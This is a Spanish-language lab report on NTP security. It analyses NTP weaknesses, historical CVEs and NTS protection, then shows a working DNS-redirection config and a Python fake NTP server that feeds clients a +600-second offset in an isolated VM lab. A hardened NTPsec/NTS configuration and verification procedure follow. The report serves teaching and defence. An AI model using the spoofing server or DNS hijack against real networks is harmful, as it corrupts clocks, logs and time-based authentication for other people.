Informe de laboratorio: seguridad de NTP, NTPsec y NTS

Javier Siñuka

12 de septiembre de 2026

Índice

1. Introducción **4**

2. Objetivos **4**

2.1. Objetivo general 4

2.2. Objetivos específicos 4

3. Fundamentos de NTP y NTPsec **5**

3.1. Funcionamiento básico de NTP 5

3.2. NTPsec 5

3.3. Network Time Security (NTS) 5

4. Vulnerabilidades y superficie de ataque de NTP **6**

4.1. Ejemplos históricos de vulnerabilidades de implementación 7

5. Implicancias de una explotación exitosa **7**

6. ¿Es posible un ataque MITM contra NTP? **8**

6.1. Qué no resuelve NTS 8

7. Implementación controlada del laboratorio MITM **9**

7.1. Topología 9

7.2. Paso 1: preparar la VM de laboratorio 9

7.3. Paso 2: redirección DNS limitada al laboratorio 9

7.4. Paso 3: servidor NTP de laboratorio con offset deliberado 10

7.5. Paso 4: observar el efecto sin modificar todavía el reloj 11

7.6. Paso 5: capturar evidencia 11

8. Prueba defensiva con NTPsec y NTS **11**

8.1. Instalación y configuración 11

8.2. Verificación de NTS 12

8.3. Resultado esperado frente a la redirección DNS 12

9. ¿Cuál es la configuración NTP actual del host? **13**

10. Cómo configurar un host para evitar problemas con NTP **14**

10.1. 1. Utilizar una implementación mantenida 14

10.2. 2. Preferir NTS para fuentes públicas 14

10.3. 3. Usar varias fuentes y diversidad 14
10.4. 4. Restringir consultas y control remoto 14
10.5. 5. Filtrado de red 14
10.6. 6. Proteger DNS y la ruta de red 14
10.7. 7. Mantener el umbral de pánico y evitar ajustes arbitrarios 15
10.8. 8. Monitorear y alertar 15

11. Cómo verificar que la configuración es correcta **15**
11.1. Estado del servicio 15
11.2. Fuentes y calidad de sincronización 15
11.3. Validación específica de NTS 16
11.4. Prueba de resiliencia 16

12. Evaluación de `ntp.inta.gov.ar` / `ntp.inti.gob.ar` **16**
12.1. Conclusión sobre INTI 16

13. Configuración final recomendada **17**

14. Matriz de pruebas sugerida **17**

15. Limitaciones del trabajo **18**

16. Conclusiones **18**

Resumen

El presente informe analiza la seguridad del protocolo Network Time Protocol (NTP), las vulnerabilidades de su operación sin autenticación, las consecuencias de una manipulación de la hora del sistema y las medidas de mitigación disponibles mediante NTPsec y Network Time Security (NTS). Se estudia la viabilidad de un ataque de intermediario (MITM) sobre NTP y se propone una implementación estrictamente controlada en un laboratorio aislado, basada en redirección DNS y un servidor NTP de prueba que entrega una hora deliberadamente incorrecta. Posteriormente se muestra por qué NTS, definido por RFC 8915, impide que un atacante suplante simplemente al servidor de tiempo mediante DNS o falsificación de paquetes. Finalmente se propone una configuración reforzada para un host Linux, un procedimiento reproducible para verificarla y se evalúa el servidor argentino publicado por INTI, `ntp.inti.gob.ar`. El análisis se apoya en RFC 5905, RFC 7384, RFC 8633, RFC 8915, documentación actual de NTPsec y fuentes oficiales de INTI y BIPM.

1. Introducción

La sincronización horaria es un servicio básico de infraestructura, pero tiene implicancias directas sobre la seguridad. Registros de auditoría, certificados X.509, Kerberos, sistemas de autenticación con ventanas temporales, correlación de eventos en un SIEM, tareas programadas y mecanismos anti-replay dependen de que el reloj del sistema sea razonablemente correcto. RFC 8633 remarca que la ausencia de una fuente de tiempo confiable puede afectar esquemas de autenticación y permitir, en determinados escenarios, el uso de credenciales expiradas o la repetición de mensajes que deberían procesarse una sola vez [3].

NTPv4, definido por RFC 5905, fue diseñado para sincronizar relojes a través de redes de latencia variable [1]. Su modo cliente-servidor clásico utiliza UDP/123. Históricamente, una gran parte de las implementaciones operó sin autenticación criptográfica. En consecuencia, si un adversario obtiene una posición de intermediario en la red puede descartar, retrasar, reproducir o modificar mensajes de sincronización, y con ello degradar o falsear la hora observada por el cliente [2, 3].

NTPsec surge como una implementación endurecida y modernizada del protocolo NTP. Mantiene compatibilidad con el funcionamiento cliente-servidor habitual, pero reduce superficie de ataque y elimina mecanismos heredados considerados inseguros, como Autokey y ciertos modos de operación. A septiembre de 2026, la versión estable publicada es NTPsec 1.2.5 [9]. Una de sus capacidades más importantes es el soporte de NTS, estandarizado por RFC 8915, que agrega autenticación criptográfica y protección de integridad a la sincronización temporal [4].

2. Objetivos

2.1. Objetivo general

Analizar los riesgos de seguridad asociados con NTP sin autenticación y demostrar, en un entorno controlado, cómo un atacante con capacidad de intermediario podría intentar desviar la sincronización horaria, para luego aplicar medidas de defensa basadas en NTPsec, NTS, endurecimiento de configuración y verificación operativa.

2.2. Objetivos específicos

- Identificar vulnerabilidades de protocolo, configuración e implementación relacionadas con NTP.

- Explicar el impacto de una manipulación de la hora sobre servicios de seguridad y trazabilidad.
- Evaluar la viabilidad de un ataque MITM sobre NTP sin autenticación.
- Implementar una demostración de laboratorio aislada sin afectar redes ni servicios de terceros.
- Comparar el comportamiento del cliente NTP clásico con un cliente protegido mediante NTS.
- Proponer una configuración reforzada de NTPsec para un host Linux.
- Definir un procedimiento de verificación de configuración, sincronización y autenticación.
- Evaluar el servidor de tiempo argentino publicado oficialmente por INTI.

3. Fundamentos de NTP y NTPsec

3.1. Funcionamiento básico de NTP

En una asociación cliente-servidor, el cliente envía una consulta NTP en modo 3 y recibe una respuesta en modo 4. La estimación del desfase se realiza a partir de cuatro marcas temporales: envío del cliente, recepción del servidor, transmisión del servidor y recepción final del cliente. A partir de ellas pueden estimarse el *offset* y el retardo de ida y vuelta. NTP no se limita a copiar la hora de un único servidor; las implementaciones completas utilizan filtros, selección de fuentes, clustering y disciplina del reloj para descartar mediciones incoherentes y ajustar progresivamente el reloj local [1].

RFC 8633 recomienda emplear varias fuentes de tiempo independientes y diversas. En particular, cuatro o más fuentes son preferibles cuando se requiere robustez, porque permiten conservar múltiples referencias aun cuando una fuente falle o se vuelva inexacta [3].

3.2. NTPsec

NTPsec es una bifurcación orientada al endurecimiento del código de NTP clásico. El proyecto eliminó grandes porciones de código heredado y mecanismos con historial de problemas de seguridad. Entre los cambios relevantes se encuentran la eliminación de Autokey, de `ntpdc`, de modos que no pueden protegerse adecuadamente y la exigencia de autenticación para operaciones de reconfiguración remota. Además implementa NTS como mecanismo moderno de autenticación [7].

Por ello, afirmar que NTPsec es “compatible con ntpd” es correcto para el uso normal de NTP cliente-servidor, pero no significa compatibilidad absoluta con todas las características históricas de NTP Classic. Algunas funciones antiguas fueron eliminadas precisamente para disminuir la superficie de ataque.

3.3. Network Time Security (NTS)

RFC 8915 divide NTS en dos componentes [4]:

1. **NTS Key Establishment (NTS-KE):** se ejecuta sobre TLS, normalmente en TCP/4460. Autentica al servidor mediante certificados X.509 y negocia material criptográfico.

2. **NTPv4 con campos de extensión NTS:** la sincronización continúa mediante NTP, normalmente UDP/123, pero cada intercambio incorpora información autenticada y cookies criptográficas.

El objetivo principal es que el cliente pueda verificar que la información temporal procede del servidor autenticado y no fue alterada en tránsito. El contenido horario básico no necesita confidencialidad; la propiedad crítica es autenticidad e integridad. Es importante remarcar que NTS no elimina todas las amenazas: un adversario capaz de controlar el camino de red todavía puede descartar paquetes o introducir retrasos. RFC 8633 advierte que los ataques por manipulación de demora no quedan completamente resueltos ni siquiera utilizando mecanismos criptográficos [3].




Figura 1: Arquitectura simplificada de NTS. La autenticación inicial se separa del tráfico NTP de baja latencia.

4. Vulnerabilidades y superficie de ataque de NTP

Conviene separar dos categorías: **debilidades inherentes al uso de NTP sin autenticación** y **vulnerabilidades de software concretas**. Las primeras permanecen mientras se utilice NTP clásico en texto claro; las segundas dependen de la versión instalada y pueden estar corregidas.

Riesgo	Descripción	Impacto posible
NTP sin autenticación	Un atacante en el camino puede intentar modificar o falsificar respuestas NTP.	Desplazamiento del reloj, degradación de sincronización, pérdida de confianza en marcas temporales.
Suplantación DNS	Si el cliente selecciona el servidor por nombre y el atacante controla DNS, puede resolver ese nombre hacia un servidor temporal malicioso.	Redirección a una fuente de hora falsa. Con NTS, la validación del certificado debería impedir la suplantación simple.
Manipulación de retardo	Un adversario en el camino puede retrasar selectivamente paquetes sin modificar su contenido.	Sesgo temporal o aumento de incertidumbre. NTS no elimina por completo este riesgo.
Replay/inyección	Paquetes antiguos o fabricados pueden utilizarse contra clientes no autenticados bajo determinadas condiciones.	Hora incorrecta, pérdida de disponibilidad o degradación del algoritmo de selección.

Riesgo	Descripción	Impacto posible
DDoS por reflexión/amplificación	Históricamente, consultas de control NTP generaron respuestas mayores que las solicitudes y fueron abusadas con direcciones IP falsificadas.	Uso del servidor como reflector, saturación de terceros y del propio servicio.
Fuga de información	Consultas de control pueden exponer información operacional sobre peers, referencias o estado.	Facilita reconocimiento y construcción de ataques dirigidos.
Abuso de KoD/control	Mensajes *Kiss-o'-Death* y mecanismos de control mal protegidos han sido fuente de ataques de disponibilidad en implementaciones anteriores.	Interrupción de sincronización o caída del daemon en versiones afectadas.
Errores de implementación	NTP Classic tuvo históricamente desbordamientos, fugas de memoria y fallos de validación de entradas.	DoS y, en versiones antiguas, potencial ejecución de código o corrupción de memoria.

4.1. Ejemplos históricos de vulnerabilidades de implementación

La existencia de problemas históricos no implica que una versión actual y parchada siga siendo vulnerable. Sirve, sin embargo, para justificar una política estricta de actualización. Entre los casos documentados por Network Time Foundation se encuentran:

- **CVE-2014-9295:** múltiples desbordamientos de búfer en versiones anteriores a NTP 4.2.8; uno de ellos podía permitir ejecución de código con los privilegios del proceso `ntpd` [11].
- **CVE-2020-15025:** fuga de memoria asociada con claves CMAC, corregida en NTP 4.2.8p15 [12].
- **CVE-2023-26551/52/53/54:** problemas de límites en `ntpq`, corregidos en 4.2.8p16; el componente afectado fue la herramienta de consulta y no el daemon `ntpd` [13].
- **KoD RATE / bug 3767:** determinadas respuestas maliciosas podían provocar un *assertion abort* en builds con depuración de versiones afectadas; corregido en 4.2.8p16 [14].

La versión estable recomendada de NTP Classic continúa siendo 4.2.8p18 según la documentación oficial consultada [10]. Para NTPsec, la versión 1.2.5 fue publicada el 31 de julio de 2026 [9]. En cualquier despliegue real la primera defensa consiste en utilizar una implementación mantenida y actualizada.

5. Implicancias de una explotación exitosa

Modificar la hora de un sistema puede tener efectos más amplios que mostrar una fecha incorrecta. El riesgo exacto depende de cuánto se altere el reloj y de qué aplicaciones dependan de él.

- **Certificados TLS:** un reloj desfasado puede hacer que certificados válidos parezcan todavía no válidos o ya expirados, provocando fallos de conexión. En sentido inverso, una aplicación mal diseñada podría tomar decisiones erróneas respecto de períodos de validez.
- **Kerberos y autenticación temporal:** Kerberos utiliza tolerancias de desfase para reducir ataques de replay. Una diferencia grande puede impedir autenticaciones legítimas.
- **TOTP y tokens temporales:** los códigos de un solo uso dependen de ventanas temporales. Un desfase puede causar rechazo de códigos válidos y degradar disponibilidad.
- **Registros y forense:** si cada equipo registra una hora diferente, se vuelve difícil ordenar cronológicamente un incidente y correlacionar firewall, servidor, endpoint y SIEM.
- **Tareas programadas y automatización:** `cron`, temporizadores, expiraciones, rotación de logs y procesos batch pueden ejecutarse antes, después o repetirse de manera inesperada.
- **Sistemas distribuidos:** aplicaciones que utilizan tiempo de pared para expiración, lease, caching o correlación pueden sufrir inconsistencias.
- **Mecanismos anti-replay:** los controles basados en ventanas temporales pueden fallar si la noción de tiempo del host es incorrecta.

En un SOC, una manipulación de tiempo tiene además un efecto estratégico: degrada la calidad de la evidencia. Aunque un atacante no consiga comprometer otros controles, alterar las marcas temporales puede complicar severamente una investigación.

6. ¿Es posible un ataque MITM contra NTP?

Sí, si el cliente utiliza NTP sin autenticación y el atacante obtiene capacidad de intermediario o logra controlar la resolución/ruta hacia la fuente de tiempo. RFC 8633 describe explícitamente que un adversario MITM puede descartar, reproducir o modificar NTP sin protección [3].

La factibilidad depende de la posición del atacante:

1. En una LAN compartida o punto de acceso controlado por el atacante, este puede influir en DNS, DHCP o ruteo.
2. Si el cliente confía en un nombre de servidor NTP y utiliza DNS no protegido, una redirección puede llevarlo a un servidor falso.
3. Si el atacante está realmente en el camino de UDP/123, puede intentar inyectar una respuesta antes de que llegue la legítima.
4. Si el cliente usa NTS correctamente, la mera redirección DNS ya no es suficiente: el servidor falso debe presentar un certificado válido para el nombre esperado y además generar respuestas NTS autenticadas.

6.1. Qué no resuelve NTS

NTS protege identidad, autenticidad e integridad de los intercambios, pero no puede impedir que un actor en el camino bloquee paquetes. Tampoco elimina completamente los ataques por

demora: un paquete autenticado puede ser retenido antes de entregarse. Por ello, la defensa completa combina NTS, diversidad de fuentes, monitoreo de offset/jitter/delay y controles de red.

7. Implementación controlada del laboratorio MITM

El escenario proporcionado para la práctica propone un punto de acceso controlado, redirección DNS de un nombre de servidor de tiempo y un servidor NTP manipulado que entrega respuestas incorrectas. Ese diseño es técnicamente válido para demostrar el problema, pero debe ejecutarse exclusivamente en infraestructura propia y aislada.

Para reducir el riesgo de afectar dispositivos ajenos, se propone una variante equivalente con **tres máquinas virtuales conectadas únicamente a una red host-only sin salida a Internet**. No se utiliza ARP spoofing ni se intercepta tráfico de terceros.

7.1. Topología




Figura 2: Topología segura propuesta. La fase ofensiva se mantiene en una red virtual aislada.

7.2. Paso 1: preparar la VM de laboratorio

En Debian/Ubuntu se pueden instalar los componentes necesarios:

```
sudo apt update
sudo apt install dnsmasq python3 tcpdump
```

Se configura la interfaz host-only de la VM de laboratorio con `10.77.0.1/24`. La VM cliente utiliza `10.77.0.10/24` y como DNS `10.77.0.1`. No se debe configurar puerta de enlace hacia Internet durante la fase ofensiva.

7.3. Paso 2: redirección DNS limitada al laboratorio

Crear `/etc/dnsmasq.d/ntp-lab.conf`:

```
interface=eth1
bind-interfaces
listen-address=10.77.0.1
address=/time.google.com/10.77.0.1
log-queries
```

```
log-facility=/var/log/dnsmasq-ntp-lab.log
```

Reiniciar y comprobar:

```
sudo systemctl restart dnsmasq
# Desde la VM cliente:
getent ahostsv4 time.google.com
```

La resolución debe devolver `10.77.0.1`. Esto demuestra que un atacante que controla DNS puede dirigir un cliente NTP no autenticado hacia una fuente temporal bajo su control.

7.4. Paso 3: servidor NTP de laboratorio con offset deliberado

El siguiente servidor mínimo responde sólo para fines de laboratorio y agrega un offset de 600 segundos. Debe ejecutarse en la VM controlada, nunca en una interfaz expuesta a Internet.

```
#!/usr/bin/env python3
import socket
import struct
import time

BIND = "10.77.0.1"
PORT = 123
OFFSET = 600          # +10 minutos
NTP_EPOCH = 2208988800

def ntp_ts(unix_time):
    value = unix_time + NTP_EPOCH
    sec = int(value)
    frac = int((value - sec) * (1 << 32))
    return struct.pack("!II", sec, frac)

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((BIND, PORT))
print(f"NTP LAB escuchando en {BIND}:{PORT}, offset={OFFSET}s")

while True:
    data, addr = sock.recvfrom(1024)
    if len(data) < 48:
        continue

    version = (data[0] >> 3) & 0x07
    version = version if version in (3, 4) else 4

    reply = bytearray(48)
    reply[0] = (0 << 6) | (version << 3) | 4   # LI=0, VN, mode=server
    reply[1] = 2                               # stratum de laboratorio
    reply[2] = 6                               # poll
    reply[3] = 0xEC                            # precision aproximada
    reply[12:16] = b"LAB "                    # reference ID

    # Originate Timestamp = Transmit Timestamp recibido del cliente
    reply[24:32] = data[40:48]

    now = time.time() + OFFSET
    reply[16:24] = ntp_ts(now - 1)             # reference timestamp
    reply[32:40] = ntp_ts(now)                 # receive timestamp
    reply[40:48] = ntp_ts(now)                 # transmit timestamp

    sock.sendto(reply, addr)
```

Ejecutar con privilegios exclusivamente dentro de la VM aislada:

```
sudo python3 fake_ntp_lab.py
```

7.5. Paso 4: observar el efecto sin modificar todavía el reloj

Con NTPsec instalado en la VM cliente, `ntpdig` permite consultar un servidor y mostrar el offset sin ajustar el reloj si no se usan las opciones `-S` o `-s` [8]:

```
ntpdig -d time.google.com
```

En el laboratorio, el nombre se resolverá a `10.77.0.1`. La salida debería indicar aproximadamente un desfase de 600 segundos. Con esto se demuestra el impacto sin alterar el reloj del cliente.

Sólo si se utiliza una VM descartable y se desea observar el ajuste real, puede ejecutarse:

```
sudo ntpdig -S time.google.com
```

Al finalizar, se revierte el snapshot de la VM. No se recomienda realizar esta prueba sobre la estación de trabajo principal porque un salto horario puede afectar sesiones, certificados, logs y software en ejecución.

7.6. Paso 5: capturar evidencia

En la VM cliente:

```
sudo tcpdump -ni eth1 'udp port 53 or udp port 123'
```

La captura debe mostrar primero la resolución DNS hacia `10.77.0.1` y luego el intercambio NTP UDP/123 con esa dirección. Esta evidencia permite documentar la cadena causal: *resolución manipulada → consulta al servidor falso → offset temporal incorrecto.*

8. Prueba defensiva con NTPsec y NTS

8.1. Instalación y configuración

En distribuciones Debian/Ubuntu recientes:

```
sudo apt update
sudo apt install ntpsec ca-certificates
```

La documentación de NTPsec indica que, en paquetes Debian y derivados, la configuración suele ubicarse en `/etc/ntpsec/ntp.conf`; en otras instalaciones puede utilizarse `/etc/ntp.conf` [5].

Una configuración de referencia, orientada a un host cliente que no debe prestar servicio horario a terceros, es:

```
# /etc/ntpsec/ntp.conf

driftfile /var/lib/ntpsec/ntp.drift

# Restringir consultas y reconfiguracion remota.
restrict default kod limited nomodify noquery
```

```
restrict 127.0.0.1
restrict ::1

# Fuentes autenticadas mediante NTS.
server time.cloudflare.com nts iburst
server nts.netnod.se nts iburst
server ptbtime1.ptb.de nts iburst
server ptbtime4.ptb.de nts iburst
```

Cloudflare documenta `time.cloudflare.com` como servicio compatible con NTS [15]; Netnod ofrece públicamente `nts.netnod.se` y varios endpoints regionales [16]; y PTB informa que sus servidores públicos NTP ofrecen también NTS, incluyendo `ptbtime1.ptb.de` a `ptbtime4.ptb.de` [17]. Se utilizan nombres DNS y no direcciones IP porque la validación TLS debe coincidir con el nombre del certificado.

Reiniciar el servicio:

```
sudo systemctl restart ntpsec
systemctl --no-pager --full status ntpsec
```

El nombre exacto de la unidad puede variar según la distribución; si `ntpsec.service` no existe, se debe verificar con `systemctl list-unit-files | grep -Ei 'ntp|chrony|timesync'`.

8.2. Verificación de NTS

NTPsec documenta dos comprobaciones especialmente útiles [6]:

```
ntpq -p
ntpq -c nts
```

Con NTS activo, la columna de tipo de `ntpq -p` refleja asociaciones NTS y `ntpq -c nts` muestra contadores de cliente/servidor y NTS-KE. También se pueden revisar los logs:

```
journalctl -u ntpsec --since "10 minutes ago" --no-pager
```

En una negociación correcta deben aparecer referencias a NTS-KE, conexión al puerto 4460, versión TLS, validación del certificado y recepción de cookies.

8.3. Resultado esperado frente a la redirección DNS

Si se repite la redirección DNS del laboratorio intentando llevar `time.cloudflare.com` a `10.77.0.1`, el cliente NTS no debería aceptar al servidor NTP falso. La negociación NTS-KE requiere TLS y un certificado válido para `time.cloudflare.com`. El servidor de laboratorio no posee esa clave privada ni un certificado emitido para ese nombre, por lo que la autenticación falla.

Este contraste constituye el resultado central del laboratorio:

	NTP clásico	**NTP + NTS**
DNS manipulado	Puede redirigir al cliente a un NTP falso si no existe otro control.	DNS puede redirigir, pero no aporta un certificado válido ni claves NTS.
Integridad	No garantizada criptográficamente en el modo básico.	Mensajes autenticados mediante claves negociadas por NTS-KE.
Suplantación simple	Factible para un atacante en posición adecuada.	Debe superar autenticación TLS/NTS; la suplantación simple deja de ser suficiente.
Ataque por demora/bloqueo	Posible.	Sigue siendo posible bloquear o retrasar tráfico, aunque no modificarlo silenciosamente.

9. ¿Cuál es la configuración NTP actual del host?

No es posible afirmar de manera académicamente correcta cuál es la configuración *real* del equipo del alumno sin ejecutar comandos en ese host. Inferirla a partir de la distribución sería incorrecto, porque pueden coexistir o haberse reemplazado `systemd-timesyncd`, Chrony, NTP Classic o NTPsec.

El relevamiento exacto se obtiene con el siguiente bloque:

```
timedatectl status

systemctl list-unit-files | grep -Ei 'ntp|chrony|timesync'
systemctl --type=service --state=running | grep -Ei 'ntp|chrony|timesync'

ps -ef | grep -E '[n]tpd|[c]hronyd|systemd-timesyncd'

# NTPsec / NTP Classic
ntpq -pn 2>/dev/null
ntpq -c rv 2>/dev/null

# Chrony, si se utiliza
chronyc tracking 2>/dev/null
chronyc sources -v 2>/dev/null

# systemd-timesyncd, si se utiliza
timedatectl timesync-status 2>/dev/null

# Archivos de configuracion posibles
sudo sed -n '1,220p' /etc/ntpsec/ntp.conf 2>/dev/null
sudo sed -n '1,220p' /etc/ntp.conf 2>/dev/null
sudo sed -n '1,220p' /etc/chrony/chrony.conf 2>/dev/null
```

Interpretación: debe existir un único mecanismo principal de disciplina horaria, o al menos no deben competir dos daemons intentando ajustar simultáneamente el reloj. En una entrega experimental, las salidas anteriores son la evidencia que permite completar la frase “mi configuración actual es...” sin especular.

10. Cómo configurar un host para evitar problemas con NTP

La protección efectiva no depende de una sola directiva. Se recomienda combinar las siguientes capas:

10.1. 1. Utilizar una implementación mantenida

Actualizar NTPsec, Chrony o NTP Classic mediante los repositorios de la distribución. No deben mantenerse versiones antiguas con vulnerabilidades conocidas. Si se usa NTP Classic, 4.2.8p18 es la última versión estable publicada por Network Time Foundation al momento de este informe [10]. En NTPsec, 1.2.5 es la versión estable más reciente localizada [9].

10.2. 2. Preferir NTS para fuentes públicas

Configurar la palabra clave `nts` únicamente con servidores que anuncien soporte NTS. La documentación de NTPsec señala que NTS 1.2.0 fue la primera versión del proyecto con soporte completo del RFC 8915 [6].

10.3. 3. Usar varias fuentes y diversidad

RFC 8633 recomienda cuatro o más fuentes cuando se busca robustez. La diversidad debe ser real: diferentes organizaciones, ubicaciones y caminos de red reducen el riesgo de que un único fallo o actor controle todas las mediciones [3].

10.4. 4. Restringir consultas y control remoto

Para un cliente que no actúa como servidor, una política como la siguiente reduce exposición:

```
restrict default kod limited nomodify noquery
restrict 127.0.0.1
restrict ::1
```

Es el patrón recomendado en la guía rápida de NTPsec para restringir configuración y consultas desde sistemas remotos [5]. `noquery` no impide la sincronización normal con los servidores configurados; restringe consultas de control.

10.5. 5. Filtrado de red

En un host cliente, el firewall puede evitar que el equipo se convierta en servidor NTP accidentalmente. Debe permitirse tráfico saliente hacia UDP/123 y TCP/4460 cuando se utiliza NTS, junto con las respuestas de conexiones establecidas, y bloquear nuevas consultas NTP entrantes desde redes no autorizadas. La política concreta depende de nftables/iptables y del rol del host.

10.6. 6. Proteger DNS y la ruta de red

NTS reduce el impacto de una resolución DNS maliciosa porque valida la identidad del servidor mediante TLS. Aun así, es recomendable utilizar resolvers confiables, DNSSEC donde corresponda

y segmentación adecuada. En redes críticas, puede complementarse con VPN, IPsec o enlaces dedicados.

10.7. 7. Mantener el umbral de pánico y evitar ajustes arbitrarios

`ntpd` tiene mecanismos destinados a evitar saltos extremadamente grandes sin intervención. Desactivar permanentemente esos límites reduce una barrera frente a una fuente de tiempo maliciosa. Debe distinguirse entre la corrección inicial de un reloj evidentemente desajustado y la operación normal.

10.8. 8. Monitorear y alertar

Debe supervisarse al menos:

- servidor actualmente seleccionado;
- offset y jitter;
- stratum;
- reachability;
- cambios frecuentes de fuente;
- fallos NTS-KE o certificados;
- saltos de reloj;
- paquetes NTP de respuesta no solicitados;
- eventos de reinicio del daemon por umbrales de seguridad.

11. Cómo verificar que la configuración es correcta

Una verificación completa debe evaluar servicio, sincronización, autenticación y comportamiento ante fallos.

11.1. Estado del servicio

```
systemctl --no-pager status ntpsec
journalctl -u ntpsec -b --no-pager | tail -n 100
```

11.2. Fuentes y calidad de sincronización

```
ntpq -pn
ntpq -c rv
ntptime
```

Debe existir una fuente seleccionada, varias fuentes alcanzables y offsets razonables. Un `reach` persistentemente igual a cero o saltos recurrentes son señales de error.

11.3. Validación específica de NTS

```
ntpq -c nts
journalctl -u ntpsec --since "30 minutes ago" --no-pager | grep -Ei 'NTS|TLS|cert|
    cookie'
```

La documentación oficial de NTPsec muestra como evidencia normal una negociación TLS válida, certificado correcto, ALPN NTS y recepción de cookies [6].

11.4. Prueba de resiliencia

En laboratorio, se puede bloquear temporalmente una fuente y observar si el cliente migra a otra sin perder sincronización. También puede probarse una resolución DNS falsa contra un servidor configurado con `nts`: el resultado esperado es un fallo de autenticación, no la aceptación silenciosa del servidor falso.

12. Evaluación de `ntp.inta.gov.ar` / `ntp.inti.gob.ar`

El enunciado consulta por `ntp.inta.gov.ar`. Las fuentes oficiales consultadas no publican ese nombre. El servidor argentino oficialmente documentado es **`ntp.inti.gob.ar`**, perteneciente al **Instituto Nacional de Tecnología Industrial (INTI)**, no al INTA.

INTI publica que mantiene un servidor NTP para transferir la realización UTC(INTI) vía Internet y proporciona explícitamente el hostname `ntp.inti.gob.ar` [18]. El informe de servicios de diseminación de tiempo 2025 del Bureau International des Poids et Mesures (BIPM), publicado en 2026, también registra que INTI opera un servidor NTP de acceso abierto referenciado a UTC(INTI) con ese mismo nombre [19]. Por lo tanto, desde el punto de vista de **autoridad de la fuente temporal**, se trata de una fuente institucional y legítima.

Sin embargo, hay que diferenciar *confiabilidad de la fuente* de *seguridad criptográfica del transporte*. La documentación pública de INTI consultada describe NTP abierto, pero no anuncia NTS. En consecuencia, **no debe asumirse que `ntp.inti.gob.ar` ofrece autenticación NTS**. Si se consume por NTP clásico, un atacante que controle la red entre el cliente y el servidor todavía podría intentar ataques MITM o de demora.

12.1. Conclusión sobre INTI

- **Sí es una fuente legítima y de alta confianza institucional** para hora argentina/UTC(INTI), respaldada por documentación oficial de INTI y BIPM.
- **No debe considerarse automáticamente "NTP seguro"** sólo por ser un servidor oficial. Si el transporte es NTP clásico, no existe autenticación criptográfica equivalente a NTS.
- En un sistema sensible, puede utilizarse como una de varias referencias, junto con fuentes NTS autenticadas, o proteger el acceso mediante una arquitectura de red controlada.
- Configurar un único servidor, aun cuando sea confiable, reduce redundancia. RFC 8633 recomienda múltiples fuentes diversas para mayor robustez.

13. Configuración final recomendada

Para una estación Linux de propósito general que requiera seguridad razonable y no deba servir tiempo a otros equipos, se propone:

```
# /etc/ntpsec/ntp.conf

driftfile /var/lib/ntpsec/ntp.drift

restrict default kod limited nomodify noquery
restrict 127.0.0.1
restrict ::1

# Diversidad de proveedores con autenticacion NTS
server time.cloudflare.com nts iburst
server nts.netnod.se nts iburst
server ptbtime1.ptb.de nts iburst
server ptbtime4.ptb.de nts iburst

# INTI puede mantenerse como referencia adicional no autenticada
# si se acepta conscientemente ese modelo de riesgo:
# server ntp.inti.gob.ar iburst noselect
```

La opción `noselect`, si está disponible en la versión instalada, permite observar una fuente sin permitir que participe en la selección del reloj. De esa forma puede compararse UTC(INTI) con fuentes NTS sin degradar el requisito de autenticación de las fuentes seleccionables. Si la versión o política local no emplea `noselect`, es preferible consultar INTI de forma puntual con una herramienta de diagnóstico y no incorporarlo al conjunto de fuentes de producción que se desea mantener exclusivamente autenticado.

14. Matriz de pruebas sugerida

Prueba	Resultado esperado	Evidencia
Consulta NTP normal	Offset pequeño contra una fuente legítima.	`ntpdig`, `ntpq -pn`.
DNS falso + NTP sin NTS	El cliente consulta al servidor de laboratorio y observa un offset cercano a +600 s.	`getent`, `tcpdump`, `ntpdig`.
DNS falso + NTS	La autenticación falla; no se acepta el servidor falso.	Logs de NTS-KE/TLS.
Caída de una fuente	Las fuentes restantes mantienen sincronización.	Cambio de peer seleccionado en `ntpq -p`.
Intento de consulta remota	Las consultas de control desde hosts no autorizados quedan restringidas.	`ntpq` remoto y logs.
Verificación de INTI	El hostname correcto es `ntp.inti.gob.ar`; se trata de un servicio oficial abierto.	Fuentes INTI y BIPM.

15. Limitaciones del trabajo

La práctica puede resolverse en su totalidad a nivel conceptual y de laboratorio controlado. Existe una única limitación que no debe ocultarse: **no es posible conocer la configuración NTP actual del equipo físico del alumno sin acceso a ese host o sin sus salidas de terminal**. En este informe se proporciona el procedimiento exacto para obtenerla y una configuración final de referencia. Inventar ese dato disminuiría la validez técnica del trabajo.

Tampoco se realizaron pruebas ofensivas contra `ntp.inti.gob.ar` ni contra ningún servidor público. La evaluación de seguridad del servicio se basa exclusivamente en documentación pública y en las propiedades del protocolo. Realizar MITM, inyección, fuzzing o carga contra un sistema institucional sin autorización no forma parte de esta práctica.

16. Conclusiones

